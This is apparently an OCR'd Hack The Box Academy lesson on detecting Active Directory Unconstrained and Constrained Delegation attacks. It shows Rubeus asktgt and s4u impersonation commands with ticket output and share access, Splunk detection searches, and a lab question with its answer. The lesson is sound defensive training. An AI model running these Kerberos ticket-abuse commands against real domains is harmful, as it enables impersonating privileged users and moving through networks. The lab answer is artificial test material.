
Detecting Unconstrained Delegation/Constrained Delegation Attacks


Unconstrained Delegation

`Unconstrained Delegation` is a privilege that can be granted to User Accounts or Computer Accounts in an Active Directory environment, allowing a service to authenticate to another resource on behalf of `any` user. This might be necessary when, for example, a web server requires access to a database server to make changes on a user's behalf.



Attack Steps:

- The attacker identifies systems on which Unconstrained Delegation is enabled for service accounts.




```
Description          :
DistinguishedName    : CN=SQLSERVER,OU=SQLServers,DC=corp,DC=local
DNSHostName          : SQLSERVER.corp.local
Enabled              : True
Name                 : SQLSERVER
ObjectClass          : computer
ObjectGUID           : e6c01f93-49d9-4211-8acf-0c5980fe829f
SamAccountName       : SQLSERVER$
serviceprincipalname : {WSMAN/SQLSERVER, WSMAN/SQLSERVER.corp.local, MSSQLSvc/SQLSERVER.corp.local:1433,
                       MSSQLSvc/SQLSERVER.corp.local...}
SID                  : S-1-5-21-4062224834-3791750317-3769293043-4189
TrustedForDelegation : True
UserPrincipalName    :


PS C:\Users\Administrator>
```

- The attacker gains access to a system with Unconstrained Delegation enabled.
- The attacker extracts Ticket Granting Ticket (TGT) tickets from the memory of the compromised system using tools such as Mimikatz.

```
C:\Users\JENNY_HICKMAN\tools>.\Rubeus.exe asktgt /user:Administrator /domain:lab.internal.local /rc4:fc525c968
3e8fe067095ba2ddc971889 ptt


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: fc525c9683e8fe067095ba2ddc971889
[*] Building AS-REQ (w/ preauth) for: 'lab.internal.local\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFwDCCBbygAwIBBaEDAgEWooIEvjCCBLphggS2MIIEsqADAgEFoRQbEkxBQi5JTlRFUk5BTC5MT0NB
      TKInMCWgAwIBAqEeMBwbBmtyYnRndBsSbGFiLmludGVybmFsLmxvY2Fso4IEajCCBGagAwIBEqEDAgEC
      ooIEWASCBFQAR6gWCrFn+1lYsVdLiLBfa92aFr84p+UlYk3oCbHOe1MPLrnnHlAW3EYuH+e2cT/ZAwLI
      JsD9YAZLKNSEdXD4prDnEEIJcCX4rqCMmCuDQ0DQukTUQl9QRtEfXb+TXH1iqbTG8iMkteaqb3gLHMZy
```

Kerberos Authentication With Unconstrained Delegation

When Unconstrained Delegation is enabled, the main difference in Kerberos Authentication is that when a user requests a TGS ticket for a remote service, the Domain Controller will embed the user's TGT into the service ticket. When connecting to the remote service, the user will present not only the TGS ticket but also their own TGT. When the service needs to authenticate to another service on behalf of the user, it will present the user's TGT ticket, which the service received with the TGS ticket.



Unconstrained Delegation Attack Detection Opportunities

PowerShell commands and LDAP search filters used for Unconstrained Delegation discovery can be detected by monitoring PowerShell script block logging (Event ID 4104) and LDAP request logging.

The main goal of an Unconstrained Delegation attack is to retrieve and reuse TGT tickets, so Pass-the-Ticket detection

can be used as well.

> Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.


Detecting Unconstrained Delegation Attacks With Splunk

Now let's explore how we can identify Unconstrained Delegation attacks, using Splunk.

Timeframe: `earliest=1690544538 latest=1690544540`


Detecting Unconstrained Delegation/Constrained Delegation Attacks

```
index=main earliest=1690544538 latest=1690544540 source="WinEventLog:Microsoft-Windows-PowerShell/O
| table _time, ComputerName, EventCode, Message
```



Constrained Delegation


`Constrained Delegation` is a feature in Active Directory that allows services to delegate user credentials only to specified resources, reducing the risk associated with Unconstrained Delegation. Any user or computer accounts that have service principal names (SPNs) set in their `msDS-AllowedToDelegateTo` property can impersonate any user in the domain to those specific SPNs.



Service Type	User or Computer	Port	Service N.
cifs	DC.lab.internal.local		lab.interna
ldap	DC.lab.internal.local		lab.interna

Attack Steps:

- The attacker identifies systems where Constrained Delegation is enabled and determines the resources to which they are allowed to delegate.



- The attacker gains access to the TGT of the principal (user or computer). The TGT can be extracted from memory (Rubeus dump) or requested with the principal's hash.

```
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> .\Rubeus.exe asktgt /user:Backup /domain:lab.internal.local /password:
B@ckup1234 /outfile:ticket.kirbi

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 384F03E9B53902E3A2737FAD79B8735C
[*] Building AS-REQ (w/ preauth) for: 'lab.internal.local\Backup'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFMjCCBS6gAwIBBaEDAgEWooIENzCCBDNhggQvMIIEK6ADAgEFoRQbEkxBQi5JTlRFUk5BTC5MT0NB
      TKInMCWgAwIBAqEeMBwbBmtyYnRndBsSbGFiLmludGVybmFsLmxvY2Fso4ID4zCCA9+gAwIBEqEDAgEC
      ooID0QSCA83nGd2QQ1N9LPFa5QsRhDQIfdBrCjCPkQGuC+07iujUHkkqjiuVdv8TWf979R9QP1RL07Ut
      P2sXedCktm13Bg139eh51tOo+EtxXueK2nW+pIwHhO0RWOCikVXcq/lTdDcUiS8wBX4TAe6TVrcRcofU
      nTMvNX05QJHbbdR0FHsvrz0qSFY0+fzoUoDEt1O56IuPgc2iSk401gU+ogVZyIY4MhtiLsVfnhMAJ/1t
      zbTAIyCG56q9gZn6/tbd/Y7dTEfmEq7jmZffOr1JqQcwk5v2BTqUJkEiw/WAV/q7pVXe3DCfRmnxy8PB
      RS8xAdjyhRJUN1aeARc/14H/S9cCZDBXze46w0XeXjkav24QJKCbNfrmbchcEcQTezooI1iGWdcbQ4Xy
      QcqDQBCIVYDqvc7rGySR/g2wX5BFlKK0qWCBwXstjT81puhooKkWRyVD36ZV6aDTMd2ghIPp+newgw5+
```

- The attacker uses the S4U technique to impersonate a high-privileged account to the targeted service (requesting a TGS ticket).

```
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> .\Rubeus.exe s4u /ticket:ticket.kirbi /impersonateuser:WELDON_EVANS /d
omain:lab.internal.local /msdsspn:ldap/dc.lab.internal.local /altservice:cifs /ptt

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: S4U

[*] Action: S4U

[*] Using domain controller: DC.lab.internal.local (10.0.10.20)
[*] Building S4U2self request for: 'Backup@LAB.INTERNAL.LOCAL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'WELDON_EVANS' to 'Backup@LAB.INTERNAL.LOCAL'
[*] base64(ticket.kirbi):

      doIF0jCCBc6gAwIBBaEDAgEWooIE5TCCBOFhggTdMIIE2aADAgEFoRQbEkxBQi5JTlRFUk5BTC5MT0NB
      TKITMBGgAwIBAaEKMAgbBkJhY2t1cKOCBKUwggShoAMCARehAwIBA6KCBJMEggSPil/rLxkbaKZ479SY
      5nkCdxPbn3MdwDWcLgV1VQCPe6nv5uXceov3Kl+WGVWIU12XCOOSQctMNQYn3UE9sFZ5DO4sneuZPkMl
      vfyVdmnrGrDZsq6SergsYGz2d2xKDe0Y9z8GVsleMe6K+GBR/cbdJqy5ZdPioH+GGqbFgW4hCc/wJZLe
      mhAlXYlDt2x/AIWZYljGi/WyacOMdbXpxzJKDOeq2/w5iy9nLqSBfBJxqfESWfl0m/hvZkTl1QxAYpKl
      /r5UoMHrs0qqwKxBzBioBwBdaBhmmP3m90/w0FJ3yE6Ogf3/nrH3qtKBPyaZUoKAF5GzkzzP13YEH6/E
      8gVeuJlxsXuCMY5B0G6IzwDS8vAesFX3OO7LnyJEk98NLGCDe9yiaFjLBGN0BGk7mUEzqsVPrZ7gn/ys
      5wxuuSFzIcsBQFzVgmnO1R28BjnK4NDRKIPTeV903UJ2FeJvunyKvyfyxjlvWdGyhVqK3mIC08XN1vli
      uJ03wx0Oi1C6asCG/bUXSZni92M/zrXSY+CMk6raNMtGXd32ohWqWrpQ+bEG9rM7p8CRlMj642VGFSZw
      HPfk0vEvO10hlxVeZK+5//vkv0tv9F4lcw9Z+meSKB0piOW7DZ8A7T7i2s9sc/V0zC4tw7iJ+6hkwKxs
```

- The attacker injects the requested ticket and accesses targeted services as the impersonated user.


```
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> klist

Current LogonId is 0:0xfc201

Cached Tickets: (1)

#0>     Client: WELDON_EVANS @ LAB.INTERNAL.LOCAL
        Server: cifs/dc.lab.internal.local @ LAB.INTERNAL.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
```

```
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 3/17/2021 17:39:49 (local)
        End Time:   3/18/2021 3:38:13 (local)
        Renew Time: 3/24/2021 17:38:13 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> whoami
labs\jenny_hickman
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> dir \\dc.lab.internal.local\c$


    Directory: \\dc.lab.internal.local\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/16/2016   4:23 PM                PerfLogs
d-----          3/1/2021   3:24 PM                poshlog
d-r---         3/12/2021   8:07 PM                Program Files
d-----         3/12/2021   8:07 PM                Program Files (x86)
d-r---          3/1/2021   2:52 PM                Users
d-----         3/16/2021   4:33 PM                Windows
-a----          3/9/2021   3:47 PM        1048576 ds_ds.etl


PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64>
```

Kerberos Protocol Extensions - Service For User

`Service for User to Self (S4U2self)` and `Service for User to Proxy (S4U2proxy)` allow a service to request a ticket from the Key Distribution Center (KDC) on behalf of a user. S4U2self allows a service to obtain a TGS for itself on behalf of a user, while S4U2proxy allows the service to obtain a TGS on behalf of a user for a second service.

S4U2self was designed to enable a user to request a TGS ticket when another method of authentication was used instead of Kerberos. Importantly, this TGS ticket can be requested on behalf of any user, for example, an Administrator.



S4U2proxy was designed to take a forwardable ticket and use it to request a TGS ticket to any SPN specified in the `msds-allowedtodelegateto` options for the user specified in the S4U2self part.

With a combination of S4U2self and S4U2proxy, an attacker can impersonate any user to service principal names (SPNs) set in `msDS-AllowedToDelegateTo` properties.

Constrained Delegation Attack Detection Opportunities

Similar to Unconstrained Delegation, it is possible to detect PowerShell commands and LDAP requests aimed at discovering vulnerable Constrained Delegation users and computers.

To request a TGT ticket for a principal, as well as a TGS ticket using the S4U technique, Rubeus makes connections to

the Domain Controller. This activity can be detected as an unusual process network connection to TCP/UDP port 88 (Kerberos).

Detecting Constrained Delegation Attacks With Splunk


Now let's explore how we can identify Constrained Delegation attacks, using Splunk.

Detecting Constrained Delegation Attacks - Leveraging PowerShell Logs

Timeframe: `earliest=1690544553 latest=1690562556`

Detecting Unconstrained Delegation/Constrained Delegation Attacks

```
index=main earliest=1690544553 latest=1690562556 source="WinEventLog:Microsoft-Windows-PowerShell/O
| table _time, ComputerName, EventCode, Message
```




Detecting Constrained Delegation Attacks - Leveraging Sysmon Logs

Timeframe: `earliest=1690562367 latest=1690562556`

Detecting Unconstrained Delegation/Constrained Delegation Attacks

```
index=main earliest=1690562367 latest=1690562556 source="XmlWinEventLog:Microsoft-Windows-Sysmon/Op
| eventstats values(process) as process by process_id
| where EventCode=3 AND dest_port=88
| table _time, Computer, dest_ip, dest_port, Image, process
```



VPN Servers

⚠ **Warning:** Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

US Academy 3 — Medium Load

PROTOCOL

UDP 1337 | TCP 443

DOWNLOAD VPN CONNECTION FILE

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

UK — 139ms

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions


Answer the question(s) below to complete this Section and earn cubes!

Download VPN Connection File

Target(s): Click here to spawn the target system!

+ 1 Employ the Splunk search provided at the "Detecting Unconstrained Delegation Attacks With Splunk" part of this section on all ingested data (All time). Enter the name of the other computer on which there are traces of reconnaissance related to Unconstrained Delegation as your answer. Answer format: _.corp.local

DC01.corp.local


Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX